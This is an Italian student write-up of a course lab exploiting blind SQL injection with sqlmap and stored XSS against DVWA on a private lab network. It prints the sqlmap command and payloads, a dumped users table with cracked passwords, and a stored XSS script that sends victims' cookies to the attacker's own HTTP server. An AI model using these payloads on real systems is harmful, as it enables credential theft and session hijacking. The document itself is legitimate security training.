
Progetto Week 6 - Exploit SQL injection blind & Exploit XSS


SQL INJECTION BLIND

L'SQL Injection Blind è identico all'SQL Injection normale, ad eccezione del fatto che l'attaccante, in caso di errore nella scrittura del codice malevolo, anzichè ricevere un eventuale messaggio di errore, visualizzerà una pagina generica.

Dopo aver avuto accesso al DVWA di Metasploitable e settato, al solito, la security su livello low, come mostro di seguito (nello screen si vede anche Burpsuite aperto perchè inizialmente credevo fosse necessario per intercettare i cookie della pagina):




mi accerto che la pagina sia vulnerabile ad SQL injection blind inserendo un codice errato:



http://www.unixwiz.net/techtips/sql-injection.html

Dando submit, la pagina non subisce variazioni, il che significa che la pagina è vulnerabile a sql injection blind. Difatti, lo stesso comando con sql injection (non blind) mi restituisce un errore di sintassi:



Come suggeritoci dalla traccia dell'esercizio, andando su "view source", la pagina ci informa che gli utenti del DB sono 5. Troviamo anzitutto i loro username. L'obiettivo della prima parte dell'esercizio sarà trovare con sqlmap le loro password.

```
ID: 1
First name: admin
Surname: admin
```

```
ID: 2
First name: Gordon
Surname: Brown
```


```
ID: 3
First name: Hack
Surname: Me
```


```
ID: 4
First name: Pablo
Surname: Picasso
```

```
ID: 5
First name: Bob
Surname: Smith
```

Quando nell'user id inserisco 1, corrispondente all'admin, mi annoto l'url e i cookie, che trovo facilmente utilizzando il comando "*inspect*". L'url che ho sottolineato in celeste e i cookie in rosso mi serviranno, infatti, per scrivere correttamente il comando da sqlmap.

Nota: Per intercettare i cookie sarebbe stato possibile anche inserire un codice d'attacco con XSS reflected nell'user ID o alternativamente usare Wireshark o Burpsuite.






Fornisco a sqlmap i dati rinvenuti (cookie e url), il livello di security e utilizzo il tool per ottenere le password dei 5 utenti. Piu precisamente, con il seguente codice:

sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie "PHPSESSID=776709da9647d9a3b22e9d77b248d2aa; security=low" -D dvwa --dump-all -level 1 -p id --batch

chiedo di mantenere il level di aggressività e di rischio dell'iniezione standard (non specificando nulla, restano settati sul livello 1, di default), di estratte tutte le tabelle del database dvwa e che l'iniezione sia eseguita sulla variabile id dell'url (cioe 1, quella dell'admin). Inoltre, con batch gli chiedo di evitare le interazioni manuali.

Sqlmap ha risposto positivamente alla mia comanda ed ha identificato una vulnerabilità di SQL injection nel parametro GET ' id. In particolare, ha rilevato che il parametro è vulnerabile a un attacco di tipo "time-based blind" e a un attacco di tipo "UNION query".



Inoltre, ha identificato il tipo di database utilizzato dal backend dell'applicazione come MySQL.

```
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8658 FROM (SELECT(SLEEP(5)))IyPp) AND 'bpRQ'='bpRQ&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x7170787871,0x744354726c7048766947484b77617942434541
---
[14:30:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 5.0.12
```


Successivamente, ha estratto informazioni sulle tabelle e le colonne del database, ed ha scaricato i dati della tabella 'guestbook' in un file CSV, con le password (sia in versione hash, che decriptate) di ciascun utente


```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                                                 | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------------------------------+-----------+------------+
| 1       | admin   | http://192.168.50.101/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | admin     | admin      |
| 2       | gordonb | http://192.168.50.101/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)                | Brown     | Gordon     |
| 3       | 1337    | http://192.168.50.101/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               | Me        | Hack       |
| 4       | pablo   | http://192.168.50.101/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               | Picasso   | Pablo      |
| 5       | smithy  | http://192.168.50.101/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------------------------------+-----------+------------+

[14:31:45] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[14:31:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
```

XSS STORED

L'obiettivo della seconda parte dell'esercizio è quella di recuperare i cookies delle vittime dell'attacco XSS Stored ed inviarle a un server sotto il nostro controllo.

Per prima cosa è opportuno modificare la capacità di lunghezza del messaggio che l'area di input accetta, perché il codice che voglio inserire è piu lungo dei 50 caratteri impostati di default. Lo faccio con il comando inspector e procedo con la modifica delle istruzioni, come segue in figura:






Su terminale kali (a destra), dopo essermi assicurato, mandando il comando *lsof -i*, che la porta che voglio utilizzare per controllare la pagine web non sia già assegnata ad un altro servizio, procedo con la sua creazione, utilizzando il comando *python -m http.server* seguito dalla porta che ho scelto: nella fattispecie,12345.
A sinistra nella pagina web dvwa di meta, inserisco il codice malevolo che mi permetterà di recuperare i cookie dei visitatori del sito:

<script>window.location='http://192.168.50.100:12345/?cookie=' + document.cookie</script>

Tale codice è un JavaScript che vuole rubare le informazioni di autenticazione della vittima, attraverso l'uso dei cookie. Ridirige la pagina dove viene eseguito lo script, a un URL che utilizza il protocollo localhost (l'url è il server controllato dal terminale dell'attaccante, cioè dal mio kali, da dove ho creato precedentemente la porta) e, ovviamente, la porta precedentemente creata, la 12345. La parte finale dello script, la variabile document.cookie fa in modo che i cookie presenti nella pagina corrente siano inclusi nella richiesta HTTP inviata al server di destinazione.



Dopo aver eseguito "Sign Guestbook" si apre sulla pagina web (lato vittima) la directory list del mio kali e a destra (lato attaccante) la lista dei cookie della pagina web della vittima.

Directory listing for /?cookie=security=low; PHPSESSID=776709da9647d9a3b22e9d77b248d2aa

- .bash_logout
- .bashrc
- .bashrc.original
- .Bruteforce.py.swp
- .Bruteforce2.py.swp
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .Esercizio9.py.swp
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .java/
- .john/
- .local/
- .maltego/
- .mozilla/
- .pki/
- .profile
- .recon-ng/
- .ssh/
- .sudo_as_admin_successful
- .vboxclient-clipboard.pid
- .vboxclient-display-svga-x11.pid
- .vboxclient-draganddrop.pid
- .vboxclient-seamless.pid
- .vboxclient-vmsvga-session-tty7.pid
- .wget-hsts
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zsh_history
- .zshrc
- Bruteforce.py